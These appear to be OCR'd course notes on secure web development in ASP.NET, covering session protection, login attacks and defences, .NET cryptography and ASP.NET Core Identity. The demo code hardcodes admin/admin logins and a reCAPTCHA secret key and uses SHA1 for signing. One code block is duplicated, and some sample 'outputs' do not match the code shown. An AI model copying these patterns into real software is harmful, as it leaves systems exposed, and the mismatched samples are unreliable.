protected void btnSubmit_Click(object sender, EventArgs e)
{
    //When user enter valid credentials in username and password field
    if ((txtUsername.Text.Trim().Equals("admin") && txtPassword.Text.Trim().Equals("admin")) ||
       (txtUsername.Text.Trim().Equals("test") && txtPassword.Text.Trim().Equals("test")))
    {
        //Creating a Session for that user
        Session["userLoggedin"] = txtUsername.Text.Trim();

        string guid = Guid.NewGuid().ToString();
        //Creating second session for the same user and assigning a randmon GUID
        Session["AuthToken"] = guid;

        //Creating cookie and storing the same value of second session in the cookie
        Response.Cookies.Add(new HttpCookie("AuthToken", guid));

        //Redirecting user to Logout Page
        Response.Redirect("~/SecureLoginFunc/SecureLogout.aspx");
    }
    else
    {
        lblMessage.ForeColor = System.Drawing.Color.Red;
        lblMessage.Text = "Invalid username or password";
    }
}
}
```

Once the user has logged in with valid credentials, two sessions and cookies will be created and the user will be redirected to the ‘SecureLogout’ page.

^^ Login

```
public partial class SecureLogout : System.Web.UI.Page
{
    //This is page load event of Logout Page, this event will be triggered when user redirected to this page
    protected void Page_Load(object sender, EventArgs e)
    {
        //Check all three variables Session1, Session2, Cookie. If all the three are not null then proceed further
        if (Session["userLoggedin"] != null && Session["AuthToken"] != null
                    && Request.Cookies["AuthToken"] != null)
        {
            //Second Check, if Cookie we created has the same value as Second Session we've created
            if ((Session["AuthToken"].ToString().Equals(
                        Request.Cookies["AuthToken"].Value)))
            {
                lblMessage.ForeColor = System.Drawing.Color.Green;
                lblMessage.Font.Size = FontUnit.Point(15);
                lblMessage.Text = "Welcome " + Session["userLoggedin"].ToString();
                btnLogout.Visible = true;
                string cookieValue = "";
                cookieValue = Request.Cookies["AuthToken"].Value;
                lblAuthCookie.ForeColor = System.Drawing.Color.Green;
                lblAuthCookie.Font.Size = FontUnit.Point(15);
                lblAuthCookie.Text = "You AuthToken is " + cookieValue;
            }
```

When the page loads, we will check three conditions. Both the sessions and cookies should not be null. And the value of the Session 'AuthToken' must be equal to the value of the cookie 'AuthToken.' Since the 'AuthToken' value is a random GUID, it's practically impossible to predict the AuthToken value. If any of these conditions fail, the user will be redirected to the login page


```
public partial class SecureLogout : System.Web.UI.Page
{
    //This is page load event of Logout Page, this event will be triggered when user redirected to this page
    protected void Page_Load(object sender, EventArgs e)
    {
        //Check all three variables Session1, Session2, Cookie. If all the three are not null then proceed further
        if (Session["userLoggedin"] != null && Session["AuthToken"] != null
                    && Request.Cookies["AuthToken"] != null)
        {
            //Second Check, if Cookie we created has the same value as Second Session we've created
            if ((Session["AuthToken"].ToString().Equals(
                        Request.Cookies["AuthToken"].Value)))
            {
                lblMessage.ForeColor = System.Drawing.Color.Green;
                lblMessage.Font.Size = FontUnit.Point(15);
                lblMessage.Text = "Welcome " + Session["userLoggedin"].ToString();
                btnLogout.Visible = true;
                string cookieValue = "";
                cookieValue = Request.Cookies["AuthToken"].Value;
                lblAuthCookie.ForeColor = System.Drawing.Color.Green;
                lblAuthCookie.Font.Size = FontUnit.Point(15);
                lblAuthCookie.Text = "You AuthToken is " + cookieValue;
            }
```

When the page loads, we will check three conditions. Both the sessions and cookies should not be null. And the value of the Session 'AuthToken' must be equal to the value of the cookie 'AuthToken.' Since the 'AuthToken' value is a random GUID, it's practically impossible to predict the AuthToken value. If any of these conditions fail, the user will be redirected to the login page

Nanyang Polytechnic

^^Logout


Apart from teh above implementation, use HTTPOnly and secure flags for cookies

- Also never use Cookieless sessions, since sessions can easily be manipulated in query strings.

L05 | Authentication

Broken authentication is like a A2 risk of security on the spectrum

Severity of an A2 risk



Existing user authentication techniques

Method	Examples	Properties
What we know | Knowledge	• User ID • PINs • Password	Shared, easy to guess, usually forgotten
What we have | Possession	• Cards • Badges • Keys • OTP over sms or proprietary tokens which is generated time-synchronised or challenge based	Shared, can be duplicated, can be lost or stolen
What we know & have	• ATM + PIN	Shared, PIN is weak(easy to guess, written on the back)
Unique to user | Inherence	Standard: fingerprint, retina Behavioural: keystroke, voice Cognitive: memorable events	Not shareable, repudiation is unlikely, forging is hard, cannot be lost or stolen

Outdated web authentication methods

old authentication methods such as login & passwords is no longer suffice due to common web vulnerabilities as well as the growing sophistication of hacking tools.

- More than 1 person may gain access to the same account due (a) illegal sharing of account (b) stealing of accounts

Attacks on authentication system

- XSS attacks
- Brute-force attempts using bots
- SQL Injection attack
- Multiple login attempts from a single IP

Preventive measures to protect authentication system

Limiting the frequency of online login attempts to an account through various actions:

- Multi factor authentication, anti bot or other forms of verification
- Locking an account after a specified number of login attempts is reached
- Prohibiting multiple sessions for single user and location based verification

Multi Factor Authentication

Granting access to a website or application by presenting two or more pieces of evidence (or factors) to an authentication mechanism:

- Knowledge
- Possession
- Inherence

Implement multi-factor authentication to prevent automated (bot), credential stuffing, brute force, and stolen credential reuse attacks.

2 Factor Authentication | OTP

1. System verifies userid and password
2. System generated 6 digit sms otp to user
   Save a copy of OTP values and date/time created in db
3. System prompts user for otp
4. System check if otp entered is valid
   Valid if OTP matches the one save in DB. If OTP matches, check if OTP is received before the expired date/time
5. If user request otp again due to time out repeat 2-4
6. System create session and redirect to homepage

Authenticator app

A free security app that can protect your accounts (e.g Google, Microsoft, Website, etc) against password theft. It generates a random code used to verify your identity when you're logging into various services.

Attacks on login form

Recommended to have a more generalized warning message like “invalid login” instead of “username does not exist” or “Wrong password”

If warning messages is not generalised it is helpful for bruteforce using bot which is an attempt to crack a password using a trial and error approach and hoping, eventually, to guess correctly

How/Why

Using a tool such as Burp Intruder in Burp Suite, hacker would load a list of possible usernames and cycle through HTTP POST requests to the login form examining the response.

A HTTP response that matches "invalid password" indicates the username is valid. Hacker could then move onto attacking the password using the same process with a common password list.

CAPTCHA - Bot prevention

It stands for

Completely Automated Public Turing test to tell Computers and Humans Apart.

- Text-Based Captcha
- Invisible ReCaptcha
- Mathematical Captcha
- Image-Based Captcha
- Interactive Captcha

Site key - client side for captcha widget

Secret key - used on server side to verify users response with captcha service

Google reCaptcha

V1
Plain text based so type in the words that they show in weird font
V2
Involves a challenge such as selecting all images with an Orange
V3
Transparent for website visitors. Continuously monitors the visitor's behaviour to determine whether it's a human or a bot.
Score-based : 1.0 likely a human and 0.0 is like a bot

Implementing google recaptcha

Load JS API

```
<script src="https://www.google.com/recaptcha/api.js"></script>
```

Add a callback function to handle the token.

```
<script>
  function onSubmit(token) {
    document.getElementById("demo-form").submit();
  }
</script>
```

Add attributes to your html button.

```
<button class="g-recaptcha"
        data-sitekey="reCAPTCHA_site_key"
        data-callback='onSubmit'
        data-action='submit'>Submit</button>
```

On server side

```
public bool ValidateCaptcha()
{
    string Response = Request["g-recaptcha-response"]; //Getting Response String Append to Post Method
    bool Valid = false;
    //Request to Google Server
    HttpWebRequest req = (HttpWebRequest)WebRequest.Create
    (" https://www.google.com/recaptcha/api/siteverify?secret=6LfujSgUAAAAADvhrtsIiMgKZaO9dEN4xOAEMGvd &response=" + Response);
    try
    {
        //Google recaptcha Response
        using (WebResponse wResponse = req.GetResponse())
        {

            using (StreamReader readStream = new StreamReader(wResponse.GetResponseStream()))
            {
                string jsonResponse = readStream.ReadToEnd();

                JavaScriptSerializer js = new JavaScriptSerializer();
                MyObject data = js.Deserialize<MyObject>(jsonResponse); // Deserialize Json

                Valid = Convert.ToBoolean(data.success);
            }
        }

        return Valid;
    }
    catch (WebException ex)
    {
        throw ex;
    }
}
```

Account lockout

To disable user accounts if consistently receive high login failures.

- Allow locked account to be recovered after duration or manually use web forms with user challenge
- Fail safe rule

Prevent multiple session on single account

- To deter the ability for users to overlap sessions for a single user account.
- Send warning notifications to affected users and close either sessions.
- Monitor against database stored session to detect overlapping.

L06 | Cryptography

Cryptographic Failures

^^ This is a A02 critical web application security risk in 2021
Cryptographic Failures refer to not properly protecting sensitive data.
This includes:

- No appropriate encryption or hashing for credit cards and authentication credentials
- No SSL to protect sensitive data in transit
- Password database uses unsalted hashes to store password

Cryptographic failures can lead to compromisation of all data that should be protected

Common cryptographic problems

- Not encrypting sensitive data.
- Using home-grown algorithms.
- Insecure use of strong algorithms.
- Continued use of proven weak algorithms.
- Hardcoding keys and storing keys in unprotected locations.

Sensitive data exposure prevention

These best practices can minimize the risk of sensitive data exposure:

- Store as little sensitive information as possible
- Ensure appropriate strong cryptographic algorithms and strong keys are used
- Ensure proper key management is in place
- Ensure passwords are hashed with strong hash algorithm and appropriate salt is used
- Disable autocomplete on forms and caches for pages containing sensitive data

.NET Cryptography Model

.NET provides implementations of many standard cryptographic algorithms

Algorithm Type classes

- SymmetricAlgorithm
- AsymmetricAlgorithm
- HashAlgorithm

Algorithm classes | Inherits from type classes

- AES | Advanced Encryption Standard | SymmetricAlgorithm
- RSA | Rivest-Shamir-Adleman used for public-key encryption | AsymmetricAlgorithm
- ECDiffieHellman | Elliptic Curve Diffie-Hellman for key exchange | AsymmetricAlgorithm

Implementation classes | inherits from algorithm classes

- AesManaged | AES
- RC2CryptoServiceProvider | SymmetricAlgorithm
- ECDiffieHellmanCng | ECDiffieHellman

Cryptography Library

Under the System.Security.Cryptography namespace

SymmetricAlgorithm

Encapsulate symmetric algorithms such as DES and AES(Rijndeal)

AsymmetricAlgorithm

Encapsulate the asymmetric algorithm such as RSA and DSA

HashAlgorithm

Base class of all cryptographic hash algorithm

ToBase64Transform and FromBase64Transform

Allows for conversion between byte stream and base64 representation

CryptographicException

Error information for cryptographic operations

Symmetric Algorithm.

Definition: Symmetric encryption uses the same key for encryption and decryption
Primary attack: Brute-force key search | Trying every possible key
Challenges:

- **Key distribution**: Securely sharing the key between sender and receiver
- **Key storage**: Keep the key secure

Advantages:

- **Speed**: Symmetric encryption is relatively fast compared to asymmetric encryption

The most common symmetric algorithm

- AES
    - Standard since 2001 | Replaced DES
    - Uses the Rijndael Algorithm with 128 bit block size

Symmetric encryption requires the sender and receiver to have the same key. All symmetric algorithms are based on this shared secret key principle

- Involves cryptographic key which requires key management
- Very important to store and send the key only by known secure means

2 Type of Symmetric Algorithm

Symmetric algorithms can be divided into 2 streams

Stream Algorithm | Stream cipher

- Encrypt data **one bit or byte at a time**.
- Faster but less secure for large amounts of data.


Operate directly on a stream of bytes and encrypt the bits of information one bit or 1 byte at a time. These algorithms are faster than block ciphers

Block Algorithm | Block cipher

- Encrypt data in **fixed-size blocks** (e.g., 64 or 128 bits).
- More commonly used in IT systems.

Encrypt information by breaking it down in fixed-length groups-blocks of bits (usually 64 bits) and encrypting one block at a time. Block algorithms are most commonly used in the IT world today.

Hierarchy of Symmetric Algorithm



Symmetric Algorithm in .NET

The following classes inherit the SymmetricAlgorithm class:

- DES
- TripleDES
- Rijndael
- AES
- RC2

Namespace: System.Security.Cryptography

These abstract classes cannot be instantiated directly:

- Use public properties and methods of the SymmetricAlgorithm class

SymmetricAlgorithm Class

Common public properties

BlockSize	Size for blocks in bits
FeedbackSize	Size for feedback modes | OFB and CFB
IV	Initialization Vector which is a random value for additional security
Key	The encryption/decryption key
KeySize	The size of the key in bytes (determined by LegalKeySizes).
LegalBlockSizes	Supported block sizes
LegalKeySizes	Supported key sizes
Mode	Operation mode (e.g., ECB, CBC, CFB, OFB, CTS)
Padding	Padding mode to handle incomplete blocks

Common class methods

GenerateIV( )	Generates a random Initialization Vector
GenerateKey( )	Generates a random key
ValidKeySize( )	Validate key size
CreateEncryptor( )	Creates an encryptor
CreateDecryptor( )	Creates a decryptor

Encryption/Decryption Process

Encryption

1. Generate Random Key.
2. Generate Initialization Vector (IV).
3. Use CreateEncryptor() to produce ciphertext.
4. Store the Key and IV securely (e.g., in a database).

Decryption

1. Retrieve Key and IV.
2. Use CreateDecryptor() to produce plaintext.

Sample code

```
using System;
using System.Text;
using System.Security.Cryptography;

// Initialize RijndaelManaged cipher
RijndaelManaged cipher = new RijndaelManaged();
ICryptoTransform encryptTransform = cipher.CreateEncryptor();
ICryptoTransform decryptTransform = cipher.CreateDecryptor();

byte[] plainText = Encoding.UTF8.GetBytes("This is the plain text");

// Encrypt
byte[] cipherText = encryptTransform.TransformFinalBlock(plainText, 0, plainText.Length);
string cipherString = Convert.ToBase64String(cipherText);
Console.WriteLine("Encrypted Text: " + cipherString);

// Decrypt
byte[] decryptedText = decryptTransform.TransformFinalBlock(cipherText, 0, cipherText.Length);
string decryptedString = Encoding.UTF8.GetString(decryptedText);
Console.WriteLine("Decrypted Text: " + decryptedString);
Console.Read();
```

Encrypted Text

wUwDPglyJu9LOnkBAf4vxSpQgQZltcz7LWwEquhdm5kSQIkQlZtfxtSTsmaw
q6gVH8SimlC3W6TDOhhL2FdgvdIC7sDv7G1Z7pCNzFLp0lgB9ACm8r5RZOBi
N5ske9cBVjlVfgmQ9VpFzSwzLLODhCU7/2THg2iDrW3NGQZfz3SSWviwCe7G
mNlvp5jEkGPCGcla4Fgdp/xuyewPk6NDlBewftLtHJVf
=PAb3

Plaintext

Come on over for hot dogs and soda!

Asymmetric Algorithms | Public Key Cryptography

Definition: Asymmetric encryption utilises two different keys | public for encryption and private for decryption
Speed: Generally 100-1000 times slower than symmetric encryption due to computational complexity.
Use cases:

- Secure Key Exchange
- Digital Signatures
- Email Encryption

Asymmetric cryptography uses two keys instead of one

- Public key systems typically work using difficult math problems known as trapdoor functions

Common asymmetric protocols

- RSA
- Diffie-Hellman
- ECC
- ElGamal

Asymmetric Algorithm in .NET

.NET provides RSA and DSA algorithms for asymmetric encryption/decryption.
Namespace: System.Security.Cryptography
Classes
RSA | RSACryptoServiceProvider
DSA | DSACryptoServiceProvider

Encryption/Decryption Process


Encryption

1. The public key encrypts the data.
2. Only the corresponding private key can decrypt the data.

Decryption

1. The private key decrypts the data encrypted by the public key.

Hierarchy of Asymmetric Algorithm



Programming Asymmetric Algorithm

Encrypt using RSA:

1. Create RSA instance
    - Generate new key pair by default
2. Convert input string to byte array
3. Encrypt using public key

```
using System;
using System.Text;
using System.Security.Cryptography;

// Create a new RSA instance (key pair generated by default)
RSACryptoServiceProvider rsa = new RSACryptoServiceProvider();

string text = "Text to be encrypted";
byte[] byteText = Encoding.UTF8.GetBytes(text);

// Encrypt the byte array using the public key
byte[] encryptedText = rsa.Encrypt(byteText, false);

Console.WriteLine(Convert.ToBase64String(encryptedText));
```

Export key information

```
RSAParameters privateParams = rsa.ExportParameters(true); // Export both keys
RSAParameters publicParams = rsa.ExportParameters(false); // Export public key only
```

Decryption with RSA:

1. Import private key
2. Decrypt the encrypted data

```
using System;
using System.Text;
using System.Security.Cryptography;

// Create a new RSA instance and import the private key
RSACryptoServiceProvider rsa2 = new RSACryptoServiceProvider();
rsa2.ImportParameters(privateParams);

// Decrypt the encrypted byte array
byte[] plainText = rsa2.Decrypt(encryptedText, false);

Console.WriteLine(Encoding.UTF8.GetString(plainText));
```

Output

```
Encrypted Text: U2FsdGVkX1+sd2f8saGhb2Rf==
Decrypted Text: Text to be encrypted
```

Asymmetric Vs Symmetric

Symmetric algorithm has problem of key distribution
Asymmetric is computationally expensive

- As asymmetric algorithms are inherently blocking ciphers (RSA), implementations can only encrypt block by block

More practical to combine both approaches | Electronic key exchange

- Encrypt using symmetric algorithm
- Distribute symmetric key securely using asymmetric algorithm

Algorithm Type	Description
Symmetric	• Use one key to encrypt and decrypt • Fast and efficient

Asymmetric	• Use two related key
	  ◦ Public to encrypt
	  ◦ Private to decrypt
	  ◦ Or vice versa
	• More secure than symmetric
	• Slower than symmetric

Hashing

Definition

Hashing is a special mathematical function performing one-way encryption
It is irreversible which means once processed there is no way to:

- Retrieve the plaintext from ciphertext
- Generate two different plaintexts with the same hash value (collision resistance)

Properties

- Converts variable length input to a fixed length output
  - Creates a “digest” or “data fingerprint”
- One way | easy to compute but cannot reverse

Common attack

“dictionary attack” – use salted passwords

Common uses

- Storing users’ password
  - Instead of storing plaintext passwords, store hashes
- Ensure message integrity
  - Verifies if a message or file has remained unchanged.
  - Helps ensure data authenticity and integrity.

Hashing is supported in .NET through HashAlgorithm class

User	Nobody should see the actual password. Not even the administrator!	Hash
user1		1234
user2		2345
user3		3456
user4		1234
user5		2345

Common hashing algorithm


SHA | Secure Hash Algorithm

- SHA1
  - 160-bit hash (deprecated due to vulnerabilities)
- SHA256, SHA384, SHA512
  - Stronger variants with increased hash lengths

Others

- **bCrypt**, **sCrypt**, **PBKDF2**, **Argon2**
  - Used for secure password hashing.
- **MD5**
  - 128-bit hash (compromised and insecure for cryptographic purposes).

Hierarchy of HashAlgorithm Classes



Using Hashing Algorithm in .NET

```
// Step 1: Convert the input string to a byte array
string text = "Plain text to be hashed";
byte[] rawTextBytes = Encoding.UTF8.GetBytes(text);

// Step 2: Create a SHA512 hash algorithm object
SHA512Managed sha512 = new SHA512Managed();

// Step 3: Compute the hash from the byte array (512 bits = 64 bytes hash value)
byte[] hashBytes = sha512.ComputeHash(rawTextBytes);

// Convert the 64-byte hash into a hexadecimal string representation
// Each pair of characters represents one byte in the hash
string hex = BitConverter.ToString(hashBytes);

// Print the hexadecimal hash to the console
Console.WriteLine(hex);
// Print the hash encoded into Base64 format
Console.WriteLine(Convert.ToBase64String(hashBytes));
// Prevents the console from closing immediately
Console.Read();
```

Hashed Passwords w/ salt

Why Salt:

- Protects against **dictionary attacks** and **rainbow table attacks**.
- Each password gets a unique, random salt.

Summary:

- **RNGCryptoServiceProvider** generates high-quality random numbers for the salt.
- **Salt** improves password security by making each hash unique.

```
// Step 1: Define the password string
string pwd = "pwd12345";

// Step 2: Generate a random salt using RNGCryptoServiceProvider
RNGCryptoServiceProvider rng = new RNGCryptoServiceProvider();
byte[] saltByte = new byte[8]; // Create a byte array to hold the salt (8 bytes)

// Fill the salt byte array with cryptographically strong random values
rng.GetBytes(saltByte);

// Convert the salt byte array to a Base64 string for readability
string salt = Convert.ToBase64String(saltByte);

// Step 3: Initialize the SHA512 hashing algorithm
SHA512Managed hashing = new SHA512Managed();

// Step 4: Concatenate the password with the salt
string pwdWithSalt = pwd + salt;

// Step 5: Compute the hash of the password (without salt)
byte[] plainHash = hashing.ComputeHash(Encoding.UTF8.GetBytes(pwd));

// Step 6: Compute the hash of the password combined with the salt
byte[] hashWithSalt = hashing.ComputeHash(Encoding.UTF8.GetBytes(pwdWithSalt));

// Step 7: Output the hash of the password (without salt) in Base64 format
Console.WriteLine("Hash without salt: " + Convert.ToBase64String(plainHash));

// Step 8: Output the hash of the password (with salt) in Base64 format
Console.WriteLine("Hash with salt: " + Convert.ToBase64String(hashWithSalt));

// Prevent the console window from closing immediately
Console.Read();
```

User	Nobody should see the actual password.	Random Salt	Nobody should see these info!	Hash
user1		12		47783
user2		23		98376
user3		34		19462
user4		45		05483
user5		56		87572

RNGCryptoServiceProvider

RNGCryptoServiceProvider generates high quality random numbers. With it, we use an RNG (random number generator) that is as random as possible. This helps in applications where random numbers must be completely random.
Caution: RNGCryptoServiceProvider reduces performance over the random type

How random

- For most programs, Random is sufficient and preferable due to its simplicity.
- For important programs RNGCryptoServiceProvider is better because it is less prone to problems with its randomness.

Signing Hash

RSA algorithm can be used in conjunction with a hash algorithm to sign a piece of information.

- Using the SignHash method in the RSACryptoServiceProvider.

```
// Step 1: Define the text to be signed
string text = "Text to be hashed";

// Step 2: Convert the text string to a byte array using UTF8 encoding
byte[] rawTextBytes = Encoding.UTF8.GetBytes(text);

// Step 3: Create a SHA1 hash algorithm object
SHA1 sha1 = new SHA1CryptoServiceProvider();

// Step 4: Compute the hash of the raw text bytes
byte[] hashBytes = sha1.ComputeHash(rawTextBytes);

// Step 5: Create an RSA crypto service provider for signing the hash
RSACryptoServiceProvider rsa = new RSACryptoServiceProvider();

// Step 6: Sign the hash using the RSA object and specify the SHA1 algorithm with its OID
byte[] signature = rsa.SignHash(hashBytes, CryptoConfig.MapNameToOID("SHA1"));

// At this point, 'signature' contains the signed hash (digital signature) for the text
```

Verifying Hash

VerifyHash method in RSACryptoServiceProvider.

- Verifies the specified signature data by comparing it to the signature computed for the specified hash value.

```
// Step 1: Define the text to be verified
string text = "Text to be hashed";

// Step 2: Convert the text string to a byte array using UTF8 encoding
byte[] rawTextBytes = Encoding.UTF8.GetBytes(text);

// Step 3: Create a SHA1 hash algorithm object
SHA1 sha1 = new SHA1CryptoServiceProvider();

// Step 4: Compute the hash of the raw text bytes
byte[] hashBytes = sha1.ComputeHash(rawTextBytes);

// Step 5: Create an RSA crypto service provider for verifying the signature
RSACryptoServiceProvider rsa = new RSACryptoServiceProvider();

// Step 6: Verify the hash by comparing it with the provided signature
bool result = rsa.VerifyHash(hashBytes, CryptoConfig.MapNameToOID("SHA1"), signature);

// The 'result' will be true if the signature is valid, otherwise false
```

L07 | Core Identity and Claims

ASP.NET Core Identity

A framework for managing and storing user accounts in ASP.NET Core apps - Microsoft's membership system for managing application users.

Features of ASP.NET Identity

User Management
Built-in APIs for creating, deleting, or modifying user details. Programmers can easily utilize these APIs for those purposes
External Identity Providers
Users can now easily log-in with their social media accounts, including platforms like Facebook, Gmail, Twitter, etc. Azure Active directory can also be used for logging into the system as well. What's more, if none of the above identity providers suits your requirement, you can roll out your own identity provider and use it for identification
Two Factor Authentication
Implement a security mechanism in which the user is authenticated by a combination of two methods. Example via password + security code to the user's registered email or mobile. In this way, Two-factor authentication adds another layer of security to the system.
Role Management
Roles are stored in a separate table. You can add, edit, and delete roles according to your specific needs
Claims Management
A claim in a membership system is the information of the user. This can be the user's id, name, or email address that can identify the user on an application level. .NET developers are now able to add further information about the user.
Account Lockout
Disables the user's account if they enter an incorrect password for a specific number of times. The feature locks the account for a short period.

Components of ASP.NET

User

- User is an entity in the system
- IdentityUser class holds the important information of the user such as UserID and Password
- Developers can create a custom class and derive it from IdentityUser to add more descriptive details to a user

User Manager

- The UserManager class manages the user account and performs various operations
    - Create or remove user account
    - Modify password
    - Align or remove user from role

Entity Framework DbContext

- The database schema in ASP.NET Identity is created with the Entity Framework's Code-first approach.
- By default, all of the tables are created in a specific database. However, they are customizable.
- Create a DbContext class that derives from the IdentityDbContext class and store the database information as per your needs

Role

- Developers may create Roles that contain a set of permissions for performing a set of activities in the app
- Use the RoleManager class to add additional details to a role if required

RoleManager

- Adding, removing or confirming the existence of a specified role

Authentication Manager

- The authentication in ASP.NET Identity is handled by the AuthenticationManager class.
    - This class takes care of signing the user in and out.
- The IAuthenticationManager interface holds all the necessary information regarding the authentication process.

Add support for ASP.NET Core Identity in 3 steps

1. Add required packages and reference

Developers are required to install a couple of packages to be able to use ASP.NET core identity

Add package


- Microsoft.AspNetCore.Identity.EntityFrameworkCore
- Microsoft.AspNetCore.Identity.U

Add reference

using Microsoft.AspNetCore.Identity;

2. Set Auth type or DBContext

Option 1: Use “Individual Account” as the authentication type in project template



Option 2: set authentication type to “None” and later set DbContext to inherit from IdentityDbContext

```
public class AppDbContext : IdentityDbContext<IdentityUser>
{
   public AppDbContext(DbContextOptions<AppDbContext> options)
      : base(options)
   {
   }
}
```

^^ After performing migration (command: add-migration) and database update (command: update-database) , the Identity will adds a number of tables related to user and role information

Role of each table with their entity name

Entity	**Table name**	**Remarks**
IdentityUser	AspNetUsers	Primary table to store user information
IdentityUserClaim	AspNetUserClaims	Table holds claims associated with user
